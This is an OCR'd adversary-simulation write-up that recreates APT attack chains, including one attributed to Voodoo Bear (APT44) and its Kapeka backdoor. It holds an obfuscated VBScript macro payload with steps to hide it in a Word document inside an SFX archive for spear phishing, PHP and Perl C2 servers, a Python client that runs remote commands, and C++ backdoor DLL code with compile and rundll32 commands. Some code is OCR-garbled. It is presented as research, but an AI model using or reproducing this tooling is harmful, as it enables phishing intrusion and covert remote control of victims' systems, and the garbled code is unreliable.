
Ad closed by Google

```
Execute(chr(1740449/CLng("&H560f"))&chr(-63966+CLng("&Hfa4e"))&chr(8153408/CLng("&H11290"))&chr(-8658+CLng("&H223b"))&chr(7420461/CLng("&H10523"))&chr(10217900
/CLng("&H16ada"))&chr(968672/CLng("&H763f"))&chr(CLng("&Hf02b")-61414)&chr(3561720/CLng("&H73f1"))&chr(-13314+CLng("&H3472"))&chr(9820224/CLng("&H16330"))&chr(CLng("&H18287")-
98846)&chr(659736/CLng("&H1a08"))&chr(-65810+CLng("&H1017b"))&chr(-36667+CLng("&H8fa1"))&chr(273590/CLng("&H6adf"))&chr(-33341+CLng("&H828c"))&chr(4329050
/CLng("&H99bb"))&chr(-90735+CLng("&H1628f"))&chr(-25551+CLng("&H6414"))&chr(CLng("&Hd623")-54705)&chr(CLng("&Hb0d6")-45156)&chr(-61798+CLng("&Hf1d5"))&chr(4312848
/CLng("&H93c8"))&chr(CLng("&Hd974")-55636)&chr(3279262/CLng("&Hc37"))&chr(-23653+CLng("&H5cca"))&chr(CLng("&Hf2fc")-62089)&chr(60138/CLng("&H202"))&chr(1655710
/CLng("&H3b56"))&chr(-68268+CLng("&H10b11"))&chr(CLng("&Hb736")-46870)&chr(-56329+CLng("&Id57"))&chr(CLng("&H204")-8335)&chr(-32836+CLng("&H80bc"))&chr(CLng("&H5b80")-
23308)&chr(467380/CLng("8Hb692"))&chr(CLng("&H104a5")-66715)&chr(-27124+CLng("&H6a37"))&chr(CLng("&H75b9")-30058)&chr(CLng("&H14405")-82871)&chr(CLng("8Hd38")-
3301)&chr(-5487+CLng("&H15c3"))&chr(CLng("&H1044e")-66606)&chr(CLng("&H11d5")-70002)&chr(-52270+CLng("&Hcc8f"))&chr(-81032+CLng("&H13cf4"))&chr(1721952
/CLng("&H3e48"))&chr(-5857+CLng("&H1743"))&chr(2275620/CLng("&H5ba4"))&chr(CLng("&H92fd")-37530)&chr(1787649/CLng("&H4143"))&chr(CLng("&H10db9")-68964)&chr(697452
/CLng("&H17e6")&chr(CLng("&Hd302")-53910)&chr(CLng("&H146a")-70730)&chr(-37015+CLng("&H90d4"))&chr(346208/CLng("&H2a43"))&chr(2041564/CLng("&Hea8e"))&chr(8814624
/CLng("&H14b14"))&chr(4300584/CLng("&H90d2"))&chr(1860640/CLng("&H3ea8")&chr(-89454+CLng("&H15dde"))&chr(CLng("&Hd142")-53512)&chr(-75907+CLng("&H128b2"))&chr(CLng("&H10055")-
65574)&chr(CLng("&H10661")-67120)&chr(-28973+CLng("&H7166"))&chr(3937800/CLng("&H133a4"))&chr(-89597+CLng("&H15e2b"))&chr(CLng("&H1118")-
69974)&chr(-13828+CLng("&H363a"))&chr(1930656/CLng("&H86ac"))&chr(CLng("&H13bd")-80735)&chr(4047596/CLng("&H142ac"))&chr(-4500+CLng("&H11c2"))&chr(5473104
/CLng("&H117d")&chr(CLng("&H10211"))-76750)&chr(-17644+CLng("&H152b")-20611)&chr(281172/CLng("&H11440"))&chr(-1055144/CLng("&H14404"))&chr(17802+CLng("&H11b0b")-82874)
```


TOP

The fourth stage (implanting technique)

Now i will place the obfuscated VB payload in the microsoft Word File by opening the View menu clicking on Macros, and creating a new macro file.




Save the Word file with the obfuscated VBScript payload embedded in the macro, thus i will be able to execute for the payload file when opening word file.



The fifth stage (make SFX archive)

Now i will create SFX Archive using WinRAR and take the SFX file that contains the Word Document inside it with obfuscated VBS payload via the macro and send it in a spear phishing.

1. Open WinRAR and select the files to be included in the archive.
2. Go to the "Add" menu and choose "Add to archive..."
3. In the "Archive name and parameters" window, select "SFX" as the archive format.
4. Configure the SFX options as desired, including the extraction path and execution parameters.



Final result (payload connect to C2-server)

This Perl C2 server script enable to make remote communication by utilizes DES encryption for secure data transmission between the attacker server and the target.


get_attacker_info and get_port: Prompts for the IP address and port number.

get_des_key: Prompts for a DES key of 8 bytes.

encrypt_data: Encrypts command results using DES with padding.

main: Sets up a TCP server, accepts connections, executes commands, encrypts results, and sends

them to the client




Voodoo Bear APT44

This is a simulation of attack by (Voodoo Bear) APT44 group targeting entities in Eastern Europe the attack campaign was active as early as mid-2022, The attack chain starts with backdoor which is a DLL targets both 32-bit and 64-bit Windows environments, It gathers information and fingerprints the user and the machine then sends the information to the attackers-controlled C2, The backdoor uses a multi-threaded approach, and leverages event objects for data synchronization and signaling across threads. I relied on withsecure to figure out the details to make this simulation: <https://labs.withsecure.com/publications/kapek>



Kapeka, which means “little stork” in Russian, is a flexible backdoor written in C++. It allows the threat actors to use it as an early stage toolkit, while also providing long term persistence to the victim network. Kapeka’s dropper is a 32-bit Windows executable that drops and launches the backdoor on a victim machine. The dropper also sets up persistence by creating a scheduled task or autorun registry. Finally, the dropper removes itself from the system. If you need to know more about Kapeka backdoor for Voodoo Bear APT group:

1. RSA C2-Server: I developed C2 server script enable to make remote communication by utilizes RSA encryption for secure data transmission between the attacker server and the target.
2. Testing payload : I used payload written by Python only to test C2 (testing payload.py), if there were any problems with the connection (just for test connection) before writing the actual payload.
3. DLL backdoor: I have developed a simulation of the kapeka backdoor that the attackers used in the actual attack



The first stage (RSA C2-Server)

This PHP C2 server script enable to make remote communication by utilizes RSA encryption for secure data transmission between the attacker server and the target.


For encryption and encoding, the backdoor utilizes three separate methods throughout its execution, namely: AES-256 (CBC mode), XOR, and RSA-2048, with the RSA public key changing between samples.

`rsa_encrypt($data, $public_key):`

Purpose: Encrypts data using the RSA public key. Process: The function takes the data and the public key as input, then uses `openssl_public_encrypt` to encrypt the data with the provided public key. Output: Returns the encrypted data.

`rsa_decrypt($data, $private_key):`

Purpose: Decrypts data using the RSA private key. Process: The function takes the encrypted data and the private key as input, then uses `openssl_private_decrypt` to decrypt the data with the provided private key. Output: Returns the decrypted data.



A screenshot of Visual Studio Code showing the C2-Server.php file. The code is a PHP script with the following content:

```
C2-Server.php - Visual Studio Code
File Edit Selection View Go Run Terminal Help
C2-Server.php ×
home > s3n4t0r > VOODOO BEAR > C2-Server.php
22     return array($private_key, $public_key);
23 }
24
25 // Encrypt data using RSA
26 function rsa_encrypt($data, $public_key) {
27     openssl_public_encrypt($data, $encrypted_data, $public_key);
28     return $encrypted_data;
29 }
30
31 // Decrypt data using RSA
32 function rsa_decrypt($data, $private_key) {
33     openssl_private_decrypt($data, $decrypted_data, $private_key);
34     return $decrypted_data;
35 }
36
37 // Send encrypted output to the payload
38 function send_to_payload($socket, $data, $public_key) {
39     $encrypted_data = rsa_encrypt($data, $public_key);
40     socket_write($socket, $encrypted_data, strlen($encrypted_data));
41 }
42
43 // Encrypted commands from the payload
44 function receive_from_payload($socket, $buffer_size, $private_key) {
45     $encrypted_data = socket_read($socket, $buffer_size);
46     return rsa_decrypt($encrypted_data, $private_key);
47 }
48
```

The Second stage (Testing payload)


I used payload written by Python only to test C2 (testing payload.py), if there were any problems with the connection (just for test connection) before writing the actual payload.

```
5
6 ip = "192.168.1.7"
7 port = 4444
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.connect((ip, port))
11
12 # Receive the public key from the server
13 public_key_pem = s.recv(2048).decode()
14 print("[*] Received public key: {}".format(public_key_pem))
15 public_key = RSA.import_key(public_key_pem)
16
17 # Encrypt data using RSA
18 def rsa_encrypt(data, public_key):
19     cipher = PKCS1_OAEP.new(public_key)
20     return cipher.encrypt(data.encode())
21
22 # Decrypt data using RSA
23 def rsa_decrypt(data, private_key):
24     cipher = PKCS1_OAEP.new(private_key)
25     return cipher.decrypt(data).decode()
26
27 while True:
28     # Receive and decrypt command from the server
29     encrypted_command = s.recv(256)
30     cipher = PKCS1_OAEP.new(public_key)
31     command = cipher.decrypt(encrypted_command).decode()
32     print("[*] Received command: {}".format(command))
33
34     if command.lower() == "exit":
```

RSA and PKCS1_OAEP from pycryptodome: For encryption and decryption using RSA.

rsa_encrypt(data, public_key): Encrypts data using the provided public key.

rsa_decrypt(data, private_key): Decrypts data using the provided private key (not used in this script).



Note: Ensure that the server is correctly sending RSA-encrypted commands and handling the responses appropriately. The script requires the pycryptodome library for RSA encryption and decryption: pip install pycryptodome


The third stage (kapeka backdoor)

The Kapeka backdoor is a Windows DLL containing one function which has been exported by ordinal2 (rather than by name). The backdoor is written in C++ and compiled (linker 14.16) using Visual Studio 2017 (15.9). The backdoor file masquerades as a Microsoft Word Add-In with its extension (.wll), but in reality it is a DLL file.

I have developed a simulation of the kapeka backdoor that the attackers used in the actual attack.


In total, the backdoor launches four main threads:

- First thread: This is the primary thread which performs the initialization and exit routine, as well as C2 polling to receive tasks or an updated C2 configuration.
- Second thread: Monitors for Windows log off events, signaling the primary thread to perform the backdoor's graceful exit routine upon log off.



```
home > s3n4t0r > VOOODOO BEAR > C:\kapeka_backdoor.cpp
51     BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
52         return TRUE;
53     }
54
55     void primary_thread(HANDLE exit_event, HANDLE new_task_event) {
56         if (!initialize_winsock()) {
57             log("Primary thread: Failed to initialize Winsock.");
58             return;
59         }
60
61         SOCKET c2_socket = connect_to_c2();
62         if (c2_socket == INVALID_SOCKET) {
63             log("Primary thread: Failed to connect to C2 server.");
64             WSACleanup();
65             return;
66         }
67
68         while (WaitForSingleObject(exit_event, 1000) == WAIT_TIMEOUT) {
69             // Poll C2 server for tasks or updated configuration.
70             log("Primary thread: Polling C2 server...");
71
72             send_data(c2_socket, "poll");
73             std::string response = receive_data(c2_socket);
74
75             if (!response.empty()) {
76                 log("Primary thread: Received task.");
77                 std::ofstream out("tasks.txt");
78                 out << response;
79                 out.close();
80                 SetEvent(new_task_event);
81             }
82         }
83     }
84
85     Clean_Eணை... // Clean import definitions between modules
```

- Third thread: Monitors for incoming tasks to be processed. This thread launches subsequent threads to execute each received task.
- Fourth thread: Monitors for completion of tasks to send back the processed task results to the C2.



```
home > s3n4t0r > VOOODOO BEAR > C:\kapeka_backdoor.cpp
146         SetEvent(task_completed_event);
147         Sleep(1000); // Simulate processing delay
148     }
149     log("Task monitor thread: Exiting...");
150 }
151
152 void task_completion_monitor_thread(HANDLE task_completed_event) {
153     while (WaitForSingleObject(task_completed_event, 1000) == WAIT_TIMEOUT) {
154         // Monitor for task completion.
155         log("Task completion monitor thread: Task completed.");
156
157         // Simulate sending back results to C2 server
158         std::ofstream out("results.txt", std::ios_base::app);
159         out << "Task completed successfully\n";
160         out.close();
161
162         ResetEvent(task_completed_event);
163     }
164     log("Task completion monitor thread: Exiting...");
165 }
166
167 std::string execute_command(const std::string& cmd) {
168     char buffer[128];
169     std::string result = "";
170     FILE* pipe = _popen(cmd.c_str(), "r");
171     if (!pipe) {
172         return "popen failed!";
173     }
174     while (fgets(buffer, sizeof(buffer), pipe) != NULL) {
175         result += buffer;
176     }
177 }
```

manual compile:x86_64-w64-mingw32-g++ -shared -o kapeka_backdoor.dll kapeka_backdoor.cpp -lws2_32

Run the DLL:rundll32.exe kapeka_backdoor.dll,ExportedFunction -d

All of these attacks were simulated, and the tools and tactics were developed by

Abdulrahman Ali (S3N4T0R).

LinkedIn: /in/abdulrehman-a-4472a3243/

Github:/S3N4T0R-0X0

Disclaimer : This is for research, awareness, and educational purposes.Disclaimer I am not responsible if anyone uses this technique for illegal purposes.
All of this adversary simulation is powered by Bear-C2.



To be continued...

 <u>China</u>	 <u>Russia</u>	 <u>North Korea</u>
 <u>Iran</u>		